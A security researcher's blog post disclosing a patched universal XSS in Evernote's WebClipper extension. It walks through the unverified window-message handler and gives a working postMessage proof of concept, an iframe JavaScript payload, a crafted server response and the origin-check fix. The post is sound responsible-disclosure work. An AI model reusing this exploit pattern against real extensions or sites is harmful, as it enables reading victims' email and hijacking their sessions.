

Universal XSS via Evernote WebClipper

Universal XSS via Evernote WebClipper - Adam Chester, @xpn, XPN Infosec Blog.


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Content



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
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Posted on 18th January 2018

During an evening of bug hunting, I found a cool issue in Evernote's [WebClipper](#) tool. The results:





WebClipper is a browser extension, which allows a user to extract and store webpage contents, videos, images etc.. to an Evernote account. The extension also proves to be quite popular:

[[image: evernote_gmail](#)]

In this post we will walk through a vulnerability identified, and show how improper handling of window messages can allow an attacker to inject JavaScript into the DOM of any web application.

Disclosure Timeline

- 28/12/17 - Initial disclosure.
- 01/01/18 - Follow-up email.
- 10/01/18 - Follow-up email confirming that initial email sent on 28/12/17 was received.
- 10/01/18 - Email from Evernote explaining that previous emails had been intercepted by spam filter, and confirming receipt of security issue.
- 10/01/18 - Confirmation that issue had been reproduced and Evernote are working on a fix.
- 15/01/18 - Added to hall of fame (<https://evernote.com/security/report-issue/>)
- 15/01/18 - WebClipper 6.13.2 RC released for testing of security fix.
- 17/01/18 - WebClipper 6.13.2 released.

Thanks and credit to the Evernote team for a quick triage and fix, especially over the festive period.

The Vulnerability

When exploring a Google Chrome browser extension, the first place that I start is with the `manifest.json` file. This file contains information on how the extension launches, and what permissions are required for the extension to operate.

If we explore the WebClipper manifest, we see that a number of [content scripts](#) are registered. A content script is a JavaScript file executed within the DOM of a web page, and are a typical target of attack.

Looking at one example from WebClipper, we see:

```
"content_scripts": [ {
  "css": [ "content/chrome_fonts.css", "css/contentpreview.css",
"content/clip_result/iframe.css", "content/tooltips/TooltipCoordinator.css",
"content/tooltips/gmail_tooltip_check.css", "css/coordinator.css" ],
  "js": [ "third_party/port.js", "js/common/Browser.js", "js/common/Log.js",
"js/common/Konami.js", "third_party/require/require.js", "content/require/require-
config.js", "content/ContentVeil.js", "content/Veil.js",
"content/gmail_clipper/GmailTypes.js", "content/gmail_clipper/GmailClipper.js",
"third_party/jquery-3.2.1.min.js", "content/HtmlSerializer.js", "content/simSearch.js",
"js/common/UUID.js", "content/feedback_form/FeedbackFormCoordinator.js",
"clearly/detect/detect.js", "clearly/next/next.js", "clearly/highlight/highlight.js",
"clearly/reformat/reformat.js", "clearly/detect_custom/detect_custom.js",
"clearly/reformat_custom/reformat_custom.js", "content/init.js", "content/evernote.js",
"content/tooltips/TooltipCoordinator.js", "content/tooltips/tooltip_check.js",
"content/tooltips/custom_tooltip_check.js" ],
  "matches": [ "*/**/*" ],
  "run_at": "document_start"
}
```

This shows that WebClipper will run a number of JavaScript files upon the browser navigating to a URL matching `*/**/*` (so essentially all URL's). Of the list, one script in particular stood out due to its contents... `content/gmail_clipper/GmailClipper.js`.

Exploring this JavaScript file, we see an obfuscated block of code. After we beautify, we can see that the script is actually registering a number of window message handlers, for example:

```
window.addEventListener("message", function(a) {
  if ("receiveGmailIk" == a.data.name)
    ...
  else if ("inboxSettings" == a.data.name) {
    ...
```

It is important to note that the origin of the message being sent is never verified, meaning that any cross-origin messages will be accepted by the extension and trusted.

Tracing through the message handler, we find that our provided window message is passed to the function `d` as follows:

```
d(a.data.baseUrl, a.data.ik, c, [], b, !1, a.data.content)
```

And reviewing the function, we see:

```
function d(c, e, f, h, i, j, k) {
var l = new XMLHttpRequest;
l.open("POST", c), l.baseUrl = c, l.ik = e, l.threadId = f, l.numRetryMsgs = h.length,
l.thread = i, l.threadingEnabled = j, l.onreadystatechange = function() {
  if (4 == this.readyState)
    if (200 == this.status) {
      for (var c = a(this.response), e = [], f = 0; f < c.length; f++)
        if (!("" == c[f].trim() || c[f].indexOf("ms") < 0)) {
          var h = b(c[f]);
          try {
            for (var i = JSON.parse(h), j = 0; j < i.length; j++) {
              var l = i[j];
              if ("ms" == l[0] && l[3] >= 2 && l[3] <= 4) {
                var m = l[1],
                    n = new GmailMessage(this.baseUrl);
                if (l[13]) {
                  n.setAuthorInfo(l[5], l[6]), this.thread.setSubject(l[13][21]);
                  var o = k || l[13][6];
                  n.setBody(o), this.thread.addParticipants([
                    l[5], l[6]
                  ], this.thread.addParticipants(l[13][9][1]),
                  this.thread.addParticipants(l[13][9][0]), n.addAttachments(l[13][7][0]), n.setDate(l[24])
                ) else e.push(m);
                this.thread.addMessage(n, m)
              }
            }
          } catch (a) {
            return log.error("\n" + a.stack), log.log(h.substring(0, 255)), void g(null,
              "Could not parse. check console for more details")
          }
        }
    }
}
```

Here we find that we can control the parameters passed to the call. The first argument, `c`, is used to provide a URL where an `XMLHttpRequest` is issued to. This argument is set to our `baseUrl` JSON value passed within the window message, meaning that we can set this to a server under our control and manage the response.

Next, the `k` argument is used to set the contents of the `GmailMessage` object which is rendered within the DOM of the victim site. This again is controlled by using the `content`

JSON value passed within the window message. **This value is accepted containing HTML / JavaScript.**

The Exploit

After some review, and focusing on the `receiveGmailIk` message type, we find a valid message can be sent like this:

```
var win = window.open("https://mail.google.com/mail/u/0/#inbox", "_blank");
setTimeout(function() {
  win.postMessage({name: "receiveGmailIk", baseUrl: "https://test.xpnsec.com/mail/1",
    content: "Test", preview: 1, ik: "9", user: {email: "[[email protected]]"
    (https://blog.xpnsec.com/cdn-cgi/l/email-protection)", name: "adam chester"}}}, "*");
}, 4000);
```

When requested, the extension will make a request to `https://test.xpnsec.com/mail/1` and parse the contents. The following line of the `d` function is then used to set a variable based on our response and arguments:

```
var o = k || l[13][6];
```

Here we control the `k` variable, and we see that it is later passed to the following function as an argument:

```
function d(a) {
  var b = document.createElement("div");
  b.innerHTML = a;
  var c = b.getElementsByClassName("h5");
  c.length && c[0].classList.remove("h5"), g = b.innerHTML
}
```

This means that we can craft an exploit by hosting a malicious JavaScript payload on a site under our control, which opens a window to a victim site and retains the window object. The JavaScript payload then uses the `postMessage()` method on the window object and sends a JSON payload of:

```
{name: "receiveGmailIk", baseUrl: "https://test.xpnsec.com/mail/1", content: "<iframe
src='javascript:alert(document.domain)'></iframe>", preview: 1, ik: "9", user: {email: "[[email protected]]"
(https://blog.xpnsec.com/cdn-cgi/l/email-protection)", name: "adam chester"}
```

Finally, we need to set up a HTTPS server to listen for requests sent to the `baseUrl` parameter (in our example, `https://test.xpnsec.com`) and provide the following JSON

response:

```
)}{'
```

1548

```
[["ms","1","","4,"xpn sec \[[email protected]](https://blog.xpnsec.com/cdn-cgi/l/email-protection)\u003e","XPN","[[email protected]](https://blog.xpnsec.com/cdn-cgi/l/email-protection)",1,"Test",["^all","^f","^i","^iim","^io_im","^io_lr","^o"],0,1,"Test",["1",["XPN Security \[[email protected]](https://blog.xpnsec.com/cdn-cgi/l/email-protection)\u003e"],[],[],[],["Test","","[[[],[0],","",[],[],0,[[[],[["me","[[email protected]](https://blog.xpnsec.com/cdn-cgi/l/email-protection)"]],[],[],[],[],[],["",null,0,1,0,0,1,"",null,"","", "Test","",null,[0],null,[],null,0,[0],1,null,null,[],null,0,0,0,0,0,null,null,[],null,6,-1,null,0,null,1,null,null,null,0,null,[],null,[],null,[],0,0,null,[],],null,0,"01:29","01:29",0,null,null,"",["en"],0,"",[],null,null,null,0,null,null,null,0,1,"","[[email protected]](https://blog.xpnsec.com/cdn-cgi/l/email-protection)",[],[["me","[[email protected]](https://blog.xpnsec.com/cdn-cgi/l/email-protection)"]],[],[],[],[],[],-1,null,null,null,"gmail.com",null,[],[],0,"",null,null,null,null,null,null,null,null,null,null,1,null,0,1],["ce"],["ak","","","cv","query",""]]
```

The exploit was tested using Safari 11.0.2 on MacOS High Sierra and Chrome 64 using version 6.13.1 of WebClipper.

A demo of the exploit being used to retrieve emails from Gmail can be found below:

The Fix

After disclosing the issue to Evernote, a fix was released in version 6.13.2. Reviewing the source, we see that the following check has been added to the extension to ensure that only messages from `https://mail.google.com` are permitted:

```
window.addEventListener("message", function(a) {
  if ("https://mail.google.com" === a.origin)
    ...
})
```

This origin check essentially prevents the above exploit from functioning, as our message origin will be set to `attacker.com`.

The fix is now available via the browser extension stores:

- [Google Chrome](#)
- [Firefox](#)
- [Edge](#)
- [Safari](#)

- [Opera](#)

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